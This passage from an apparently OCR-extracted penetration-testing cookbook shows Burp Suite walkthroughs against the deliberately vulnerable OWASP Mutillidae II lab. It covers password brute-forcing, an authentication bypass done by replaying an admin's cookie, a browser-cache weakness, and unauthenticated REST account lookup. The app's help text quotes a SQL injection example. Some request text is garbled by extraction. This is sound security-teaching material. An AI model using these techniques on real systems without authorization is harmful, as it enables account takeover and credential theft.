
username=$admin§password=$aaaaaa§&login-php-submit-button=$Login§

```

Add § Clear § Auto § Refresh

6. Then, highlight the password value of **aaaaaa** and click the **Add §** button.


7. Continue to the **Intruder | Payloads** tab. Many testers use word lists to brute-force commonly used passwords within the payload marker placeholder. For this recipe, we will type in some common passwords to create our own unique list of payloads.
8. In the **Payload Options [Simple list]** section, type the string `admin123` and click the **Add** button:



9. Add a few more strings, such as `adminpass`, `welcome1`, and, finally, `admin` to the payload-listing box:



10. Go to the **Intruder | Options** tab and scroll down to the **Grep – Extract** section:




11. Click the checkbox **Extract the following items from responses** and then click the **Add** button. A pop-up box appears, displaying the response of the unsuccessful login attempt you made with the `admin/aaaaaa` request.
12. In the search box at the bottom, search for the words `Not Logged In`. After finding the match, you must highlight the words **Not Logged In**, to assign the grep match correctly:

The screenshot shows the Burp Suite Professional v1.7.35 interface. On the left, the 'Grep - Extract' tab is selected. The 'Extract the following items from responses' checkbox is checked, and the 'Add' button is highlighted with a red box. On the right, a 'Define extract grep item' dialog box is open. It contains settings for defining start and end points: 'Start after expression' set to `>td>`, 'End at delimiter' set to ``, and 'End at fixed length' set to `13`. The 'Case sensitive' checkbox is checked. Below the dialog, the response panel shows an HTML snippet. The word `Not Logged In` is highlighted with a red box. At the bottom of the response panel, there is a search bar containing `Not Logged In` with a red box around it, and the text '1 match' is visible.

13. If you do not highlight the words properly, after you click **OK**, you will see **[INVALID]** inside the **Grep – Extract** box. If this happens, remove the entry by clicking the **Remove** button and try again by clicking the **Add** button, perform the search, and highlight the words.

14. If you highlight the words properly, you should see the following in the **Grep – Extract** box:



15. Now, click the **Start attack** button at the top right-hand side of the **Options** page.
16. A pop-up attack results table appears, displaying the request with the payloads you defined placed into the payload marker positions. Notice the attack table produced shows an extra column entitled **ReflectedXSSExecution**. This column is a result of the **Grep – Extract Option** set previously.
17. From this attack table, viewing the additional column, a tester can easily identify which request number successfully brute-forced the login screen. In this case, **Request 4**, using credentials of the username `admin` and the password `admin` logged us into the application:

Request	Payload	Status	Error	Timeout	Length	ReflectedXSSExecution...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
1	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
2	adminpass	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
3	welcome1	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
4	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50905	Logged In Admin: <span ...	

18. Select **Request 4** within the attack table, and view the **Response | Render** tab. You should see the message **Logged In Admin: admin (got r00t?)** on the top right-hand side:

The screenshot shows the OWASp ZAP interface with the title bar "Intruder attack 8". The "Results" tab is selected. A table displays the results of a password brute-force attack:

Request	Payload	Status	Error	Timeout	Length	ReflectedXSSExecution...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
1	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
2	adminpass	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
3	welcome1	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
4	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50905	Logged In Admin: <span ...	

Below the table, the "Response" tab is selected. At the top of the response view, the status bar shows "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)". A red box highlights the message "Logged In Admin: admin (got root?)". The bottom of the response view shows a progress bar labeled "Finished".

19. Close the attack table by clicking the X in the top right-hand corner.

You successfully brute-forced the password of a valid account on the system, due to the application having a weak lock-out mechanism.

Testing for bypassing authentication schemes

Applications may contain flaws, allowing unauthorized access by means of bypassing the authentication measures in place. Bypassing techniques include a **direct page request** (that is, forced browsing), **parameter modification**, **session ID prediction**, and **SQL Injection**.

For the purposes of this recipe, we will use parameter modification.

Getting ready

Add and edit parameters in an unauthenticated request to match a previously captured authenticated request. Replay the modified, unauthenticated request to gain access to the application through bypassing the login mechanism.

How to do it...

1. Open the Firefox browser to the home page of OWASP Mutillidae II, using the **Home** button from the top menu, on the left-hand side. Make sure you are *not logged into* the application. If you are logged in, select **Logout** from the menu:

The screenshot shows the OWASP Mutillidae II homepage with a purple header. The title is "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title, there is a banner with the text "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". A red box highlights the "Home" link in the navigation bar, which is currently selected. Other links in the bar include "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured Data".

2. In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, browsing to the home page as unauthenticated. Right-click, and then select **Send to Repeater**:

The screenshot shows the Burp Suite interface. The "Proxy" tab is selected. The "HTTP history" sub-tab is also selected. A list of network requests is shown, with the first request highlighted. The request details show a GET request to "http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO". The "Raw" tab is selected at the bottom. A context menu is open over the selected request, with the "Send to Repeater" option highlighted by a red box.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensio
272	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO	✓		200	46441	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO
Cookie: showhints=1; PHPSESSID=g$qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpb2c,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R

3. Using this same request and location, right-click again, and then select **Send to Comparer** (request):

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
272	http://192.168.56.101	GET	/mutilidae/index.php?page=home.php&popUpNotificationCode=HPH0		✓	200	46441	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutilidae/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutilidae/index.php?page=home.php&popUpNotificationCode=HPH0
Cookie: showhints=1; PHPSESSID=g5qn5mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,re
Connection: close
Upgrade-Insecure-Requests: 1
```

4. Return to the home page of your browser and click the **Login/Register** button. At the login page, log in with the username of `admin` and the password of `admin`. Click **Login**.
5. After you log in, go ahead and log out. Make sure you press the **Logout** button and are logged out of the admin account.
6. In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, logging in as `admin`. Select `GET` request immediately following the `POST 302` redirect. Right-click and then select **Send to Repeater (request)**:

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
273	http://192.168.56.101	GET	/mutilidae/index.php?page=login.php		✓	200	50789	HTML	php	
274	http://192.168.56.101	POST	/mutilidae/index.php?page=login.php		✓	302	50905	HTML	php	
275	http://192.168.56.101	GET	/mutilidae/index.php?popUpNotificationCode=AU1		✓	200	46544	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutilidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutilidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=g5qn5mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,re; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. Using this same request and location, right-click again and **Send to Comparer** (request):

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' tab is active. A specific request (number 275) is highlighted with a red border. A context menu is open over this request, with the option 'Send to Comparer' highlighted in blue.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
273	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50789	HTML	php	
274	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	302	50905	HTML	php	
275	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1		✓	200	46544	HTML	php	

Request Headers:

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: shovhinst=1; username=admin; uid=1; PHPSESSID=g5qn5uh5cdhu0du83tq
Connection: close
Upgrade-Insecure-Requests: 1
```

Context menu options (highlighted 'Send to Comparer'):

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer**

8. Go to Burp's **Comparer** tab. Notice the two requests you sent are highlighted. Press the **Words** button on the bottom right-hand side, to compare the two requests at the same time:

The screenshot shows the Burp Suite 'Comparer' tab. Two requests from the history are selected and highlighted with a red border. On the right side, there are buttons for 'Paste', 'Load', 'Remove', and 'Clear'. Below the requests, there are buttons for 'Compare ...', 'Words' (which is highlighted in red), and 'Bytes'.

#	Length	Data
4	603	GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5...
5	585	GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10...

#	Length	Data
4	603	GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5...
5	585	GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10...

Buttons on the right:

- Paste
- Load
- Remove
- Clear
- Compare ...
- Words**
- Bytes

9. A dialog pop-up displays the two requests with color-coded highlights to draw your eyes to the differences. Note the changes in the **Referer**

header and the additional name/value pair placed in the admin account cookie. Close the pop-up box with the X on the right-hand side:

```

Length: 603
GET /multillidae/index.php?page=home.php&popUpNotificationCode=LH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/multillidae/index.php?page=home.php&popUpNotificationCode=LH0
Cookie: showhints=1; PHPSESSID=g5qn8m1h5cdhu0du3tq1qm54; acopendivids=swingset,phbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

Length: 585
GET /multillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/multillidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=c5cn09m1h5cdhu0du3tq1qm54; acopendivids=swingset,lotto,phbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

10. Return to **Repeater**, which contains your first `GET` request you performed as unauthenticated. Prior to performing this attack, make sure you are completely logged out of the application.
11. You can verify you are logged out by clicking the **Go** button in **Repeater** associated to your unauthenticated request:

Request	Response
GET /multillidae/index.php?page=home.php&popUpNotificationCode=LH0 HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.56.101/multillidae/index.php?page=home.php&popUpNotificationCode=LH0 Cookie: showhints=1; PHPSESSID=g5qn8m1h5cdhu0du3tq1qm54; acopendivids=swingset,phbb2,redmine; acgroupswithpersist=nada Connection: close Upgrade-Insecure-Requests: 1	Target: http://192.168.56.101 OWASP Mutillidae II: Web Pwn in Mass Production Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In Home Login/Register Toggle Hints Show Page Hints Toggle Security Enforce SSL Reset DB View Log OWASP 2013 OWASP 2010 OWASP 2007 Mutillidae: Deliberately Vulnerable Web Pen-Testing Application Like Mutillidae? Check out how to help

12. Now flip over to the **Repeater** tab, which contains your second `GET` request as authenticated user `admin`. Copy the values for **Referer** header and **Cookie** from the authenticated request. This attack is parameter modification for the purpose of bypassing authentication:

Go Cancel < | > |

Request

Raw Params Headers Hex


```
GET /mutillidae/index.php?popUpNotificationCode=AUI HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

13. Copy the highlighted headers (**Referer** and **Cookie**) from the authenticated `GET` request. You are going to paste those values into the unauthenticated `GET` request.
14. Replace the same headers in the unauthenticated `GET` request by highlighting and right-clicking, and select **Paste**.
15. Right-click and select **Paste** in the **Repeater | Raw** tab of the first `GET` request you performed as unauthenticated.

16. Click the **Go** button to send your modified `GET` request. Remember, this is the first `GET` request you performed as unauthenticated.
17. Verify that you are now logged in as admin in the **Response | Render** tab. We were able to bypass the authentication mechanism (that is, the log in page) by performing parameter manipulation:

Response

Raw Headers Hex HTML Render



The screenshot shows the OWASP Mutillidae II application interface. At the top, there's a banner with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below the banner, a navigation bar includes links for "Home", "Logout", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "Help". A status bar at the top right indicates "Logged In Admin: admin (got root?)". On the left side, there's a sidebar with links for "OWASP 2013", "OWASP 2010", and "OWASP 2007". The main content area features a large box with the text "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application".

How it works

By replaying both the token found in the cookie and the referer value of the authenticated request into the unauthenticated request, we are able to bypass the authentication scheme and gain unauthorized access to the application.

Testing for browser cache weaknesses

Browser caching is provided for improved performance and better end-user experience. However, when sensitive data is typed into a browser by the user, such data can also be cached in the browser history. This cached data is visible by examining the browser's cache or simply by pressing the browser's *back* button.

Getting ready

Using the browser's back button, determine whether login credentials are cached, allowing for unauthorized access. Examine these steps in Burp, to understand the vulnerability.

How to do it...

1. Log into the Mutillidae application as `admin` with the password `admin`.
2. Now log out of the application by clicking the **Logout** button from the top menu.
3. Verify you are logged out by noting the **Not Logged In** message.
4. View these steps as messages in Burp's **Proxy | History** as well. Note the logout performs a **302** redirect in an effort to not cache cookies or credentials in the browser:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. There are three captured requests listed in the history table:


Request	Response						
319 http://192.168.56.101 GET /mutillidae/index.php?popUpNotificationCode=AU1 ✓ 200 46544 HTML php							
320 http://192.168.56.101 GET /mutillidae/index.php?do=logout ✓ 302 733 HTML php							
321 http://192.168.56.101 GET /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1 ✓ 200 51219 HTML php							

Below the table, the 'Request' tab is selected, showing the details of Request 320 (Logout):

```
GET /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

5. From the Firefox browser, click the back button and notice that you are now logged in as admin even though you did not log in! This is possible because of cached credentials stored in the browser and the lack of any cache-control protections set in the application.
6. Now refresh/reload the page in the browser, and you will see you are logged out again.
7. Examine the steps within the **Proxy | HTTP history** tab. Review the steps you did through the browser against the messages captured in the **Proxy | HTTP history** table:
 - Request 1 in the following screenshot is unauthenticated
 - Request 35 is the successful login (302) as `admin`
 - Request 37 is the logout of the `admin` account
 - Requests 38 and 39 are the refresh or reload of the browser page, logging us out again
8. There is no request captured when you press the browser's back button. This is because the back button action is contained in the browser. No

message was sent through Burp to the web server to perform this action. This is an important distinction to note. Nonetheless, we found a vulnerability associated with weak browser-caching protection. In cases such as this, penetration testers will take a screenshot of the logged-in cached page, seen after clicking the back button:



The screenshot shows the Burp Suite interface with the following navigation bar at the top:

- Target
- Proxy** (highlighted with a red box)
- Spider
- Scanner
- Intruder
- Repeater
- Sequencer
- Decoder
- Comparer
- Extender
- Project options
- User options
- Alerts

Below the navigation bar is another set of tabs:

- Intercept
- HTTP history** (highlighted with a red box)
- WebSockets history
- Options

A filter bar below the tabs contains the text: "Filter: Hiding script, CSS, image and general binary content".

The main content area is a table listing network requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutilidae/index.php?popUpNotificationCode=AU1	✓		200	46499	HTML	php
34	http://192.168.56.101	GET	/mutilidae/index.php?page=login.php	✓		200	50774	HTML	php
35	http://192.168.56.101	POST	/mutilidae/index.php?page=login.php	✓		302	50905	HTML	php
36	http://192.168.56.101	GET	/mutilidae/index.php?popUpNotificationCode=AU1	✓		200	46544	HTML	php
37	http://192.168.56.101	GET	/mutilidae/index.php?do=logout	✓		302	733	HTML	php
38	http://192.168.56.101	GET	/mutilidae/index.php?page=login.php&popUpNotificationCode=LOU1	✓		200	51219	HTML	php
39	http://192.168.56.101	GET	/mutilidae/index.php?popUpNotificationCode=AU1	✓		200	46499	HTML	php

Testing the account provisioning process via the REST API

Account provisioning is the process of establishing and maintaining user accounts within an application. Provisioning capabilities are usually restricted to administrator accounts. Penetration testers must validate account-provisioning functions are done by users providing proper identification and authorization. A common venue for account provisioning is through **Representational State Transfer (REST)** API calls. Many times, developers may not put the same authorization checks in place for API calls that are used in the UI portion of an application.

Getting ready

Using REST API calls available in the OWASP Mutillidae II application, determine whether an unauthenticated API call can provision or modify users.

How to do it...

Make sure you are not logged into the application. If you are, click the **Logout** button from the top menu.


1. Within Mutillidae, browse to the **User Lookup (SQL) Page** and select **OWASP 2013 | A1 Injection (SQL) | SQLi – Extract Data | User Info (SQL)**:



2. Type `user` for **Name** and `user` for **Password**, and click **View Account Details**. You should see the results shown in the next screenshot. This is the account we will test provisioning functions against, using REST calls:

Through Spidering, Burp can find `/api` or `/rest` folders. Such folders are clues that an application is REST API enabled. A tester needs to determine which functions are available through these API calls.

3. For Mutillidae, the `/webservices/rest/` folder structure offers account provisioning through REST API calls.
4. To go directly to this structure within Mutillidae, select **Web Services | REST | SQL Injection | User Account Management:**



You are presented with a screen describing the supported REST calls and parameters required for each call:

Screenshot of a web browser showing two tabs: 192.168.56.101/mutillidae/web... and 192.168.56.101/mutillidae/web... The address bar shows 192.168.56.101/mutillidae/webservices/rest/ws-user-account. Below the browser is a link to "Back to Home Page".

Help: This service exposes GET, POST, PUT, DELETE methods. This service is vulnerable to SQL injection in security level 0.

DEFAULT GET: (without any parameters) will display this help plus a list of accounts in the system.

Optional params: None.

GET: Either displays usernames of all accounts or the username and signature of one account.

Optional params: username AS URL parameter. If username is "*" then all accounts are returned.

Example(s):

Get a particular user: </mutillidae/webservices/rest/ws-user-account.php?username=adrian>
Get all users: /mutillidae/webservices/rest/ws-user-account.php?username=*

Example Exploit(s):

SQL injection: [/mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat\('The+password+for+',username,'+is+',+password\),mysignature+from+accounts+-+](#)

POST: Creates new account.

Required params: username, password AS POST parameter.

Optional params: signature AS POST parameter.

PUT: Creates or updates account.

Required params: username, password AS POST parameter.

Optional params: signature AS POST parameter.

5. Let's try to invoke one of the REST calls. Go to the **Proxy | HTTP history** table and select the latest request you sent from the menu, to get to the **User Account Management** page. Right-click and send this request to **Repeater**:

Target **Proxy** Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
254	http://192.168.56.101	GET	/mutillidae/webservices/rest/ws-user-account.php			200	3818	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/webservices/rest/ws-user-account.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=PHPO
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater Ctrl+R

6. In Burp's **Repeater**, add the ?, followed by a parameter name/value pair of `username=user` to the URL. The new URL should be as follows:

/mutillidae/webservices/rest/ws-user-account.php?username=user

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET /mutillidae/webservices/rest/ws-user-account.php?username=user HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. Click the **Go** button and notice we are able to retrieve data as an unauthenticated user! No authentication token is required to perform such actions:

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Thu, 30 Aug 2018 16:05:26 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html

Result: {Accounts: [{{"username": "user", "mysignature": "User Account"}]}}

